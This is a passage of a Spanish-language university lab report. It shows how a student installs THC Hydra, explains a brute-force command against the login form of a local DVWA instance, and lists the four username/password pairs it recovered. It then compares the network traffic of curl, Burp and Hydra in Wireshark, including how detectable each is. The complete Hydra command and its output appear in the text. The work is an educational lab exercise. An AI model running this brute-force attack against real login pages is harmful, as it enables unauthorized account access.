
```
sudo apt-get update
sudo apt-get upgrade
```

Luego, se instalan paquetes algunos paquetes necesarios.

```
./configure
make
make install
```

Luego se mueve la consola al directorio /home, para así poder clonar el repositorio de hydra: <https://github.com/vanhauser-thc/thc-hydra>. Despues, nos movemos al directorio /home/thc-hydra, esto con el fin de instalar unos paquetes de hydra para su correcto funcionamiento.

2.11 Explicación de comando a utilizar (**hydra**) 2 DESARROLLO DE ACTIVIDADES



```
pablo@pablo-linux:~/Escritorio/s8/Cripto/lab2 x pablo@pablo-linux:~/Escritorio/s8/Cripto/lab2 x pablo@pablo-linux:~/thc-hydra x
pablo@pablo-linux:~/Escritorio/s8/Cripto/lab2$ cd $home
pablo@pablo-linux:~$ git clone https://github.com/vanhauser-thc/thc-hydra
Clonando en 'thc-hydra'...
remote: Enumerating objects: 3584, done.
remote: Counting objects: 100% (1369/1369), done.
remote: Compressing objects: 100% (181/181), done.
remote: Total 3584 (delta 1251), reused 1203 (delta 1188), pack-reused 2215
Recibiendo objetos: 100% (3584/3584), 3.30 MiB | 1.59 MiB/s, listo.
Resolviendo deltas: 100% (2436/2436), listo.
pablo@pablo-linux:~$ cd $HOME/thc-hydra
pablo@pablo-linux:~/thc-hydra$ ./configure
make
make install


Starting hydra auto configuration ...
Detected 64 Bit Linux OS

Checking for zlib (libz/zlib.h) ...
... found
Checking for openssl (libssl/libcrypto/ssl.h/sha.h) ...
... NOT found, SSL support disabled
Get it from http://www.openssl.org
Checking for gcrypt (libgcrypt/gpg-error.h) ...
... gcrypt not found, radmin2 module disabled
Checking for idn (libidn) ...
... NOT found, unicode logins and passwords will not be supported
Checking for curses (libcurses/term.h) ...
... NOT found, color output disabled
Checking for pcre2 (libpcre/pcre.h) ...
... NOT found, server response checks will be less reliable
Checking for Postgres (libpq/libpq-fe.h) ...
... NOT found, module postgres disabled
Checking for SVN (libsvn_client-1/libapr-1/libaprutil-1) ...
... NOT found, module svn disabled
Checking for firebird (libfbclient) ...
... NOT found, module firebird disabled
```

Figura 27: Instalación Hydra.

Para la verificación de la versión se ejecuta el siguiente comando:

```
./configure
make
make install
```



```
pablo@pablo-linux:~/Escritorio/s8/Cripto/lab2 x pablo@pablo-linux:~/Escritorio/s8/Cripto/lab2 x pablo@pablo-linux:~/thc-hydra x
pablo@pablo-linux:~/thc-hydra$ ./hydra -version
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Figura 28: Versión Hydra.

2.11. Explicación de comando a utilizar (**hydra**)


Primeramente para utilizar **hydra**, se debe posicionarse en el directorio donde fue instalado **hydra**, en este caso esta instalado en la ruta: /home/thc-hydra. Luego el comando a ejecutar con sus parámetros respectivos es el siguiente:

- **./hydra**: Esto indica que se está ejecutando el programa **hydra** desde el directorio actual.

2.11 Explicación de comando a utilizar (hydra) 2 DESARROLLO DE ACTIVIDADES

- -L /home/pablo/Escritorio/s8/Cripto/lab2/users.txt: Este parámetro '-L' se utiliza para especificar la ubicación de un archivo que contiene una lista de nombres de usuarios. En el caso del archivo 'users.txt' se encuentra en la ruta: /home/pablo/Escritorio/s8/Cripto/lab2/.
- -P /home/pablo/Escritorio/s8/Cripto/lab2/Top207-probable-v2.txt: Este parámetro '-P' se utiliza para especificar la ubicación de un archivo que contiene una lista de contraseñas. En este caso, el archivo 'Top207-probable-v2.txt' se encuentra en la ruta /home/pablo/Escritorio/s8/Cripto/lab2/.
- http-get-form://: Esto indica que se utilizará una solicitud HTTP GET.
- 127.0.0.1:8080: Esta es la dirección IP y el puerto del servidor web. En este caso, se está atacando a 127.0.0.1 en el puerto 8080.
- /vulnerabilities/brute/: Es la URL del formulario de la página que se está atacando.
- username=^USER^&password=^PASS^&Login=Login :
Es la cadena de consulta que se envía con la solicitud HTTP GET. Los marcadores USER y PASS serán reemplazados por los nombres de usuario y contraseñas de las listas proporcionadas.

- H=Cookie: PHPSESSID=u596ojl2q5vgv2t5imepc3puc0; security=low;; En esta parte se especifica una cookie que se enviará con la solicitud HTTP. En este caso, se envía una cookie llamada PHPSESSID con un valor específico y como opción de seguridad establecida en low.
- :F=Username and/or password incorrect.: Esto indica la condición para que una solicitud fuese exitosa o no. En este caso, se verifica si la respuesta contiene la cadena "Username and/or password incorrect."
- -I: Esta parámetro '-I' se utiliza para indicar que Hydra realice un ataque de fuerza bruta de manera interactiva, teniendo resultados en tiempo real mientras intenta diferentes combinaciones de nombres de usuario y contraseñas.



```
*hydracommand.txt
~/Escritorio/s8/Cripto/lab2
1 ./hydra -L /home/pablo/Escritorio/s8/Cripto/lab2/users.txt -P /home/pablo/Escritorio/s8/Cripto/
lab2/Top207-probable-v2.txt "http-get-form://127.0.0.1:8080/vulnerabilities/
brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:
PHPSESSID=u596ojl2q5vgv2t5imepc3puc0; security=low;:F=Username and/or password incorrect." -I|
```

Figura 29: Comando a utilizar en hydra.

2.12. Obtención de al menos 2 pares (hydra)

Para obtener los pares se procede a ejecutar el comando explicado anteriormente, del cual se reflejan 4 pares obtenidos por hydra.

Cabe destacar que la obtención del parámetro PHPSESSID, se obtiene a través de la inspección de elementos al momento de ingreso valido de una de las credenciales, dirigiéndose al apartado de application y luego a Cookies. Obteniendo como valor en específico de u596ojl2q5vgv2t5imepc3puc0.

The screenshot shows the DVWA Brute Force page. A successful login for the user 'admin' is displayed. In the Chrome DevTools Network tab, the 'Cookies' section shows a cookie named 'PHPSESSID' with the value 'u596ojl2q5vgv2t5imepc3puc0'.

Figura 30: Obtención de PHPSESSID.

```
pablo@pablo-linux: ~/Escritorio/s8/Cripto/lab2          pablo@pablo-linux: ~/Escritorio/s8/Cripto/lab2          pablo@pablo-linux: ~/thc-hydra
pablo@pablo-linux:~/thc-hydra$ ./hydra -L /home/pablo/Escritorio/s8/Cripto/lab2/users.txt -P /home/pablo/Escritorio/s8/Cripto/lab2/Top207-probable-v2.txt "http-get-form://127.0.0.1:8080/vulnerabilities/brute/:username^USER^&password^PASS^&Login=Login:H=Cookie: PHPSESSID=u596ojl2q5vgv2t5imepc3puc0; security=low;:F=Username and/or password incorrect." -i
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-13 16:30:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1035 login tries (l:s/p:d:207), ~65 tries per task
[DATA] attacking http-get-form://127.0.0.1:8080/vulnerabilities/brute/:username^USER^&password^PASS^&Login=Login:H=Cookie: PHPSESSID=u596ojl2q5vgv2t5imepc3puc0; security=low;:F=Username and/or password incorrect.
[8080][http-get-form] host: 127.0.0.1 login: admin password: password
[8080][http-get-form] host: 127.0.0.1 login: gordonb password: abc123
[8080][http-get-form] host: 127.0.0.1 login: pablo password: letmein
[8080][http-get-form] host: 127.0.0.1 login: smithy password: password
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-13 16:30:16
```

Figura 31: Resultado pares hydra.

2.13. Explicación paquete curl (tráfico)

Con el objetivo de explicar el paquete generado por la consulta curl, se captura el tráfico generado a través de Wireshark para verificar el contenido del paquete, obteniendo los paquetes realizados a la pagina DVWA.




Figura 32: Captura wireshark paquetes curl.

Como se observa en la captura, al momento de hacer la consulta curl, este realiza el saludo de tres días, para luego ingresar en el caso de que las credenciales estén correctas.

Por otro lado, para el caso en particular del paquete con protocolo HTTP, se tienen los campos: Frame, Ethernet II, IPv4, TCP y HTTP :

- Frame: En este caso se obtiene información acerca de la cantidad de bytes utilizados en el paquete, el id de la interfaz a utilizar(Docker), tipo de encapsulación, marcas de tiempo del paquete, numero de frame, etc.
- Ethernet II: En este campo se obtienen las direcciones MAC de origen y destino. También se obtiene información sobre el protocolo a utilizar en la siguiente capa.
- IPv4:En este caso el campo contiene información importante como las flags, time to leave(ttl), el protocolo a utilizar en la siguiente capa, header checksum, dirección ipv4 de origen y destino, etc.
- TCP: En este campo se observan los puertos de origen y destino a utilizar, el numero de secuencia, acknowledgment number, flags, options, timestamp, seq/ack analysis y el payload del protocolo TCP.

- HTTP: En este campo se observa la petición GET hecha a la página de DVWA, el host, el lenguaje a aceptar, el tipo de conexión, la cookie, User-Agent, el response, etc.

2.14. Explicación paquete burp (tráfico)

En el caso del paquete generado por burp, se obtiene la captura de tráfico que se genera gracias al Wireshark.




Figura 33: Captura wireshark paquetes burp.

Como se puede observar en la captura que si las credenciales son incorrectas, se mantiene enviando paquetes TCP. Por otro lado, en el caso de que las credenciales son correctas, se logra comunicar con la petición HTTP.

Además, se observa que en el paquete con protocolo HTTP, existen los mismos campos que en la petición con curl: Frame, Ethernet II, IPv4, TCP y HTTP.

2.15. Explicación paquete hydra (tráfico)

Por último, en el caso del paquete generado por hydra, nuevamente se procede a capturar el tráfico generado con wireshark.

2.16 Mención de las diferencias (tráfico)

2 DESARROLLO DE ACTIVIDADES




Figura 34: Captura wireshark paquetes hydra.

Como se observa en la captura, al igual que en el caso de hydra, existen los mismo campos que en la petición con curl: Frame, Ethernet II, IPv4, TCP y HTTP. No obstante, en este caso se observa que el tamaño del paquete es menor al de los casos anteriores.

Por otro lado, se observa que el tráfico generado es de múltiples paquetes TCP, lo cual puede tener consecuencia negativa en la detección del ataque debido a que es muy visible.

2.16. Mención de las diferencias (tráfico)

Con el objetivo de mencionar las diferencias de tráfico de curl, burp y hydra, se captura el tráfico de red de cada una respectivamente a través de wireshark.

2.16 Mención de las diferencias (tráfico)

2 DESARROLLO DE ACTIVIDADES




Figura 35: Captura wireshark paquetes curl.




Figura 36: Captura wireshark paquetes burp.

2.17 Detección de SW (tráfico)

2 DESARROLLO DE ACTIVIDADES




Figura 37: Captura wireshark paquetes hydra.

Como se observa en la captura de la petición de curl, este genera muy poco tráfico de red, por lo que este tipo de peticiones generalmente son imperceptibles al analizar el tráfico de red.

Para el caso de la petición con burp, se genera bastante trafico de red, generando posiblemente ser más perceptible al analizar el trafico de red. Sin embargo, el trafico de red que se genera es mas aleatorio o mucho mas distante entre cada paquete, por lo que puede ser menos vistoso o menos alertado.

Por otro lado, en el caso de hydra, al igual que la petición con burp, se genera abundante tráfico de red, esto pudiendo generar más alertas al analizar las métricas de red. Además, a diferencia del tráfico generado por la petición con burp, el tráfico que se genera es mucho más secuencial, permitiendo una mayor probabilidad de detección del ataque.

2.17. Detección de SW (tráfico)

A fin de detectar el SW del cual se genera el tráfico, se procede a capturar el tráfico de curl, burp y hydra, verificando a través de la información obtenida en el User-Agent del campo HTTP respectivamente.

2.17 Detección de SW (tráfico)

2 DESARROLLO DE ACTIVIDADES




Figura 38: Captura wireshark paquetes curl.

